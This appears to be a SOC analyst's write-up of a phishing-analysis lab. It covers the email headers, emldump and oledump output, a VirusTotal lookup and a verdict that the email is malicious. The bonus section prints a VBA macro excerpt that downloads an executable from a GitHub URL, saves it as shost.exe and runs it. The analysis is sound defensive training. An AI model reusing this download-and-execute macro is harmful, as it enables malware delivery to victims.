

SOC Analyst Report: Phishing Email Analysis

Report Details

- Analyst Name: Bhavish Choudhary
 - Date: May 14, 2024 | 23:59:45 +0000
 - Company: Global Logistics
 - Case ID: GL-SOC-2024-0514-001
 - Incident Type: Suspicious Email Analysis
 - File Analyzed: challenge.eml
-

1. Introduction

As a SOC Analyst at Global Logistics, I received an alert regarding a quarantined email flagged by the company's email gateway. The email was sent to Emily Nguyen, a marketing team member, from her friend Alexia Barry. My task is to analyze the email header, attachments, and metadata to determine whether the email should be released to Emily's inbox or if further action is needed.

Step 1: Accessing the Email File

Opening the Terminal

1 Launch the terminal on your system.

 Navigating to the Directory

2 Use the cd command to move to the directory containing the phishing challenge file:

```
cd ~/Desktop/01_Phishing_Analysis/Challenges
```

(In our case, the file is located at 01_Phishing_Analysis/Challenges/.)

 Opening the Email File in Sublime Text

3 Once inside the directory, open the email file in Sublime Text using the following command:


```
subl challenge.eml
```

(This allows us to inspect the email's raw contents, including headers and body.)

2. Email Analysis

2.1 Email Header Examination

Q1: What is the full date and time of the email delivery?



```
~/Desktop/01_Phishing_Analysis/Challenges/challenge1
```

```
File Edit Selection Find View Goto Tools Project Preferences Help
```


```
challenge.eml x
```

```
58 Received: from SA1PR14MB7373.namprd14.prod.outlook.com (2603:10b6:806:24e::20)
59 by C06PR14MB4243.namprd14.prod.outlook.com (2603:10b6:5:34e::22) with
60 Microsoft SMTP Server (version=TLS1_2,
61 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7544.48; Tue, 14 May
62 2024 23:31:09 +0000
63 Received: from SA1PR14MB7373.namprd14.prod.outlook.com
64 ([fe80::98dc:5a85:8f5a:2f8]) by SA1PR14MB7373.namprd14.prod.outlook.com
65 ([fe80::98dc:5a85:8f5a:2f8%4]) with mapi id 15.20.7544.052; Tue, 14 May 2024
66 23:31:09 +0000
67 From: Adam Barry <abarry@live.com>
68 To: emily.nguyen@glbllogistics.co
69 Subject: You're Invited!
70 Date: Tue, 14 May 2024 23:31:08 +0000 ← Red arrow
71 Message-ID:
72 <SA1PR14MB737384979FDD1178FD956584C1E32@SA1PR14MB7373.namprd14.prod.outlook.com>
73 Accept-Language: en-CA, en-US
74 Content-Language: en-CA
75 X-MS-Has-Attach: yes
76 X-MS-TNEF-Correlator:
77 msip_labels:
78 x-ms-exchange-messagesentrepresentingtype: 1
79 x-tmn: [reNlfGmthsBwnXiAjy3i7lbshlk2YTzt]
80 x-ms-publicrftaifcotype: Email
81 x-ms-traffictypediagnostic: SA1PR14MB7373:EE_|C06PR14MB4243:EE_
82 x-ms-office365-filtering-correlation-id: 8c57dd70-54cb-431b-a8d4-08dc746def0c
83 Content-Type: multipart/mixed;
84 boundary=_004_SA1PR14MB737384979FDD1178FD956584C1E32SA1PR14MB7373namp_
85 MIME-Version: 1.0
86 X-OriginatorOrg: sct-15-20-4755-11-msonline-outlook-cd57b.templateTenant
```

Line 1, Column 1

- Analysis: Extracted from the Received headers of the email.
- Answer: Tue, 14 May 2024 23:31:08 +0000

Q2: What is the subject of the email?



```
~/Desktop/01_Phishing_Analysis/Challenges/challenge1
```

```
File Edit Selection Find View Goto Tools Project Preferences Help
```

```
challenge.eml x
```

```
58 Received: from SA1PR14MB7373.namprd14.prod.outlook.com (2603:10b6:806:24e::20)
59 by C06PR14MB4243.namprd14.prod.outlook.com (2603:10b6:5:34e::22) with
60 Microsoft SMTP Server (version=TLS1_2,
61 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7544.48; Tue, 14 May
62 2024 23:31:09 +0000
63 Received: from SA1PR14MB7373.namprd14.prod.outlook.com
64 ([fe80::98dc:5a85:8f5a:2f8]) by SA1PR14MB7373.namprd14.prod.outlook.com
65 ([fe80::98dc:5a85:8f5a:2f8%4]) with mapi id 15.20.7544.052; Tue, 14 May 2024
66 23:31:09 +0000
67 From: Adam Barry <abarry@live.com>
68 To: emily.nguyen@glbllogistics.co ← Red arrow
69 Subject: You're Invited!
70 Date: Tue, 14 May 2024 23:31:08 +0000
71 Message-ID:
72 <SA1PR14MB737384979FDD1178FD956584C1E32@SA1PR14MB7373.namprd14.prod.outlook.com>
73 Accept-Language: en-CA, en-US
74 Content-Language: en-CA
75 X-MS-Has-Attach: yes
76 X-MS-TNEF-Correlator:
77 msip_labels:
78 x-ms-exchange-messagesentrepresentingtype: 1
79 x-tmn: [reNlfGmthsBwnXiAjy3i7lbshlk2YTzt]
80 x-ms-publicrftaifcotype: Email
81 x-ms-traffictypediagnostic: SA1PR14MB7373:EE_|C06PR14MB4243:EE_
82 x-ms-office365-filtering-correlation-id: 8c57dd70-54cb-431b-a8d4-08dc746def0c
83 Content-Type: multipart/mixed;
84 boundary=_004_SA1PR14MB737384979FDD1178FD956584C1E32SA1PR14MB7373namp_
85 MIME-Version: 1.0
86 X-OriginatorOrg: sct-15-20-4755-11-msonline-outlook-cd57b.templateTenant
```

Line 1, Column 1

- Analysis: Found in the Subject: field.
- Answer: You're Invited!

Q3: Who was the email sent to?

```
~/Desktop/01_Phishing_Analysis/Challenge.eml
```

File Edit Selection Find View Goto Tools Project Preferences Help

```
58 Received: from SA1PR14MB7373.namprd14.prod.outlook.com (2603:10b6:806
59 by C06PR14MB4243.namprd14.prod.outlook.com (2603:10b6:5:34e::22) with
60 Microsoft SMTP Server (version=TLS1_2,
61 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7544.48; Tue,
62 2024 23:31:09 +0000
63 Received: from SA1PR14MB7373.namprd14.prod.outlook.com
64 ([fe80::98dc:5a85:8f5a:2f8]) by SA1PR14MB7373.namprd14.prod.outlook.
65 ([fe80::98dc:5a85:8f5a:2f8%4]) with mapi id 15.20.7544.052; Tue, 14
66 23:31:09 +0000
67 From: Adam Barry <abarry@live.com> ←
68 To: emily.nguyen@glbllogistics.co ←
69 Subject: You're Invited!
70 Date: Tue, 14 May 2024 23:31:08 +0000
71 Message-ID:
72 <SA1PR14MB737384979FDD1178FD956584C1E32@SA1PR14MB7373.namprd14.prod.
73 Accept-Language: en-CA, en-US
74 Content-Language: en-CA
75 X-MC-HOST-IP: 10.0.0.1
```

- Analysis: Extracted from the To: field.
- Answer: emily.nguyen@glbllogistics.co

Q4: Based on the sender's display name, who does the email claim to be from?

```
~/Desktop/01_Phishing_Analysis/Challenge.eml
```

File Edit Selection Find View Goto Tools Project Preferences Help

```
58 Received: from SA1PR14MB7373.namprd14.prod.outlook.com (2603:10b6:806
59 by C06PR14MB4243.namprd14.prod.outlook.com (2603:10b6:5:34e::22) with
60 Microsoft SMTP Server (version=TLS1_2,
61 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7544.48; Tue,
62 2024 23:31:09 +0000
63 Received: from SA1PR14MB7373.namprd14.prod.outlook.com
64 ([fe80::98dc:5a85:8f5a:2f8]) by SA1PR14MB7373.namprd14.prod.outlook.
65 ([fe80::98dc:5a85:8f5a:2f8%4]) with mapi id 15.20.7544.052; Tue, 14
66 23:31:09 +0000
67 From: Adam Barry ←
68 To: emily.nguyen@glbllogistics.co
69 Subject: You're Invited!
70 Date: Tue, 14 May 2024 23:31:08 +0000
71 Message-ID:
72 <SA1PR14MB737384979FDD1178FD956584C1E32@SA1PR14MB7373.namprd14.prod.
73 Accept-Language: en-CA, en-US
74 Content-Language: en-CA
75 X-MC-HOST-IP: 10.0.0.1
```

- Analysis: The From: field contains the display name.
- Answer: Adam Barry

Q5: What is the sender's email address?

```
~/Desktop/01_Phishing_Analysis/Challenge.eml
```

File Edit Selection Find View Goto Tools Project Preferences Help

```
58 Received: from SA1PR14MB7373.namprd14.prod.outlook.com (2603:10b6:806
59 by C06PR14MB4243.namprd14.prod.outlook.com (2603:10b6:5:34e::22) with
60 Microsoft SMTP Server (version=TLS1_2,
61 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7544.48; Tue,
62 2024 23:31:09 +0000
63 Received: from SA1PR14MB7373.namprd14.prod.outlook.com
64 ([fe80::98dc:5a85:8f5a:2f8]) by SA1PR14MB7373.namprd14.prod.outlook.
65 ([fe80::98dc:5a85:8f5a:2f8%4]) with mapi id 15.20.7544.052; Tue, 14
66 23:31:09 +0000
67 From: Adam Barry <abarry@live.com> ←
68 To: emily.nguyen@glbllogistics.co
69 Subject: You're Invited!
70 Date: Tue, 14 May 2024 23:31:08 +0000
71 Message-ID:
72 <SA1PR14MB737384979FDD1178FD956584C1E32@SA1PR14MB7373.namprd14.prod.
73 Accept-Language: en-CA, en-US
74 Content-Language: en-CA
75 X-MC-HOST-IP: 10.0.0.1
```

- Analysis: Found in the From: field.
- Answer: abarry@live.com

Q6: What email infrastructure or provider was used to send the email?

```
40 Authentication-Results: mx.google.com;
41 dkim=pass header.i=@live.com header.s=selector1 header.b=GUnGK080;
42 arc=pass (i=1);
43 spf=pass (google.com: domain of abarry@live.com designates 2a01:111:f403:2c14::801 as permitted sender) smtp.mailfrom=abarry@live.com;
44 dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=live.com
45 ARC-Seal: i=1; a=rsa-sha256; s=arcselektor9901; d=microsoft.com; b=none;
46 b=nvsQU868tXKavY0tcbaVWzzIocTwYeqb18saWdtzfy052kxxZumwqmm3aLAv9vtXFOPD0+3g9D6WW5N/szfTlbAVY8sRq/HViLgyx0m/YTY/930GXuk0apbvVURASSQu9SPX1xMjZ
UYQX8ZDjRRzXgTk1bDfp1472B2SCMDVIKJ1LA+gOUUk9RdPEWpyjV2HvgRPYEcIcfQWdSwzhMR03RorNsks2Mnzt7VAnt6lTbZKPZQFkElwSdHNhDLZcXdTvR68uLsVRPIMl488
Jki8Td6bq4DX1ZLla/AkpsIE5/ClaX528CsNKAWEqR5VA/CzpucbuH3t6EBAe==
47 ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=microsoft.com;
48 s=arcselektor9901;
49 h=From:Date:Subject:Message-ID:Content-Type:MIME-Version:X-MS-Exchange-AntiSpam-MessageData-ChunkCount:X-MS-Exchange-AntiSpam-MessageData-0:
50 X-MS-Exchange-AntiSpam-MessageData-1;
51 bh=TusyEOAYPlgksc382sor/z4zfZIyRLzg4nrvMAEjfV0=;
52 sk7xPqqTdTl100tIqAO0oiX3jn013/RVEmQCIWo/QcsJKHlmnT4idaouiv1vK8t53lVLFTA3Im9G5trbZe+ZcgXLeKUS+p3k09Z1ludgxD8K+Ek2RLBFTrhT0atBrNMZgebnsA7TpF
Ac86V0LzvXXDKJgI6K8wQFA00VeUoLdnio53tH6P76en/50CCXn3iFlM02nLMH4A==
53 ARC-Authentication-Results: i=1; mx.microsoft.com; spf=none; dmarc=none;
54
```


- Analysis: Identified from the Received headers.
- Answer: Microsoft

Q7: What is the email's Message ID?

- Analysis: Extracted from the Message-ID: field.
- Answer:
SA1PR14MB737384979FDD1178FD956584C1E32@SA1PR14MB7373.namprd14
.prod.outlook.com

2.2 Attachment Analysis

Q8: Run emldump.py against the email file. Which index number contains the file attachment?



```
anonymous@anonymous: ~/Desktop/01_Phishing_Analysis/Challenges
anonymous@anonymous: ~/Desktop/01_Phishing_Analysis/Challenges$ l
challenge1.eml challenge2.eml challenge.eml
anonymous@anonymous: ~/Desktop/01_Phishing_Analysis/Challenges$ subl challenge
challenge1.eml challenge2.eml challenge.eml
anonymous@anonymous: ~/Desktop/01_Phishing_Analysis/Challenges$ subl challenge.eml
anonymous@anonymous: ~/Desktop/01_Phishing_Analysis/Challenges$ python3 ..../Tools/emldump.py challenge.eml
Warning: the first block contains lines that are not a field.
1: M         multipart/mixed
2: M         multipart/alternative
3:     428 text/plain
4:     833 text/html
5: 143590 text/plain (AR_Wedding_RSVP.docm) ←
anonymous@anonymous: ~/Desktop/01_Phishing_Analysis/Challenges$
```

- Analysis: Running emldump.py lists attachment indexes.
- Answer: 5

Q9: What is the filename of the attachment?

```
anonymous@anonymous: ~/Desktop/01_Phishing_Analysis/Challenges$ python3
Warning: the first block contains lines that are not a field.
1: M         multipart/mixed
2: M         multipart/alternative
3:     428 text/plain
4:     833 text/html
5: 143590 text/plain (AR_Wedding_RSVP.docm)
anonymous@anonymous: ~/Desktop/01_Phishing_Analysis/Challenges$
```

- Analysis: Extracted using emldump.py.
- Answer: AR_Wedding_RSVP.docm

Q10: What is the SHA-256 hash of the attachment?

- Analysis: Generated using sha256sum command.

Command	Sha256sum AR_Wedding_RSVP.docm
---------	--------------------------------

- Answer:

```
41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e
```

Q11: Submit the hash value to VirusTotal. What is the Popular threat label returned for this sample?

Community Score: 44 / 65

44/65 security vendors flagged this file as malicious

AR_Wedding_RSVP.docm

Size: 140.22 KB | Last Analysis Date: 4 days ago | Type: DOCX

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 11

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MDS	590d3c98cb5e61ea3e4226639d5623d7
SHA-1	91091f8e95909e0bc83852eec7cac4c04e1a57c3
SHA-256	41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e
Vhash	b264e84bc3f83bd365ac7e7313fb689
SDEEP	3072:dnz0w5D91zOjshUhky3r4n4qucM55cWxrOo2K:dz091Fcoky30TM55d02K
TLSH	T14EE347639D0C9A52E07893B0BE071F9D7B167E0DAE8134FF11124ECATEB46661D9D02B
File type	Office Open XML Document (document, msoffice, text, word, docx)
Magic	Microsoft Word 2007+
TrID	Word Microsoft Office Open XML Format document (with Macro) (53.6%) Word Microsoft Office Open XML Format document (24.2%) Open Packaging Conventions con...
Magika	DOCX

- Analysis: Searched in VirusTotal's database.
- Answer: downloader.autdwnlrner/w97m

Q12: Should the email be released to the user's inbox?

- Analysis: Based on header and attachment analysis, determine if it's malicious.
- Answer: No

🏆 2.3 Bonus Static Analysis

Q13: What URL does the malware attempt to download an executable from?

```
anonymous@anonymous:~/Desktop/01_Phishing_Analysis/Challenges$ python3 ..//Tools/oledump.py AR_Wedding_RSVP.docm -s 3 -v | grep -i github
/home/anonymous/Desktop/01_Phishing_Analysis/Challenges/..//Tools/oledump.py:186: SyntaxWarning: invalid escape sequence '\D'
    manual = ''
URL = "https://github.com/TCWUS/Pastebin-Uploader.exe"
anonymous@anonymous:~/Desktop/01_Phishing_Analysis/Challenges$
```

- Analysis: Extracted from embedded VBA macros. (used cyberchef to defang it)
- Answer: hxxps[://]github[.]com/TCWUS/Pastebin-Uploader[.]exe

Q14: What is the filename used by the macro to save the executable?

```
URL = "https://github.com/TCWUS/Pastebin-Uploader.exe"
FileName = "shost.exe" ←
RUNCMD = "shost.exe"

http_obj.Open "GET", URL, False
http_obj.send

stream_obj.Type = 1
stream_obj.Open
stream_obj.write http_obj.responseBody
stream_obj.savetofile FileName, 2

shell_obj.Run RUNCMD
End Sub
```

- Analysis: Identified in VBA script.
- Answer: shost.exe

■ 4. Conclusion & Recommendations

- ◆ Verdict: Malicious
- ◆ Next Steps:
 - Block sender & report email as phishing.
 - Blacklist domain and update SIEM alerts.
 - Notify users about this phishing attempt.

▣ Final Decision: Quarantine & Report

 Prepared by: Bhavish Choudhary
 Date: May 14, 2024 | 23:59:45 +0000
 Case ID: GL-SOC-2024-0514-001
 Company: Global Logistics

 End of Report 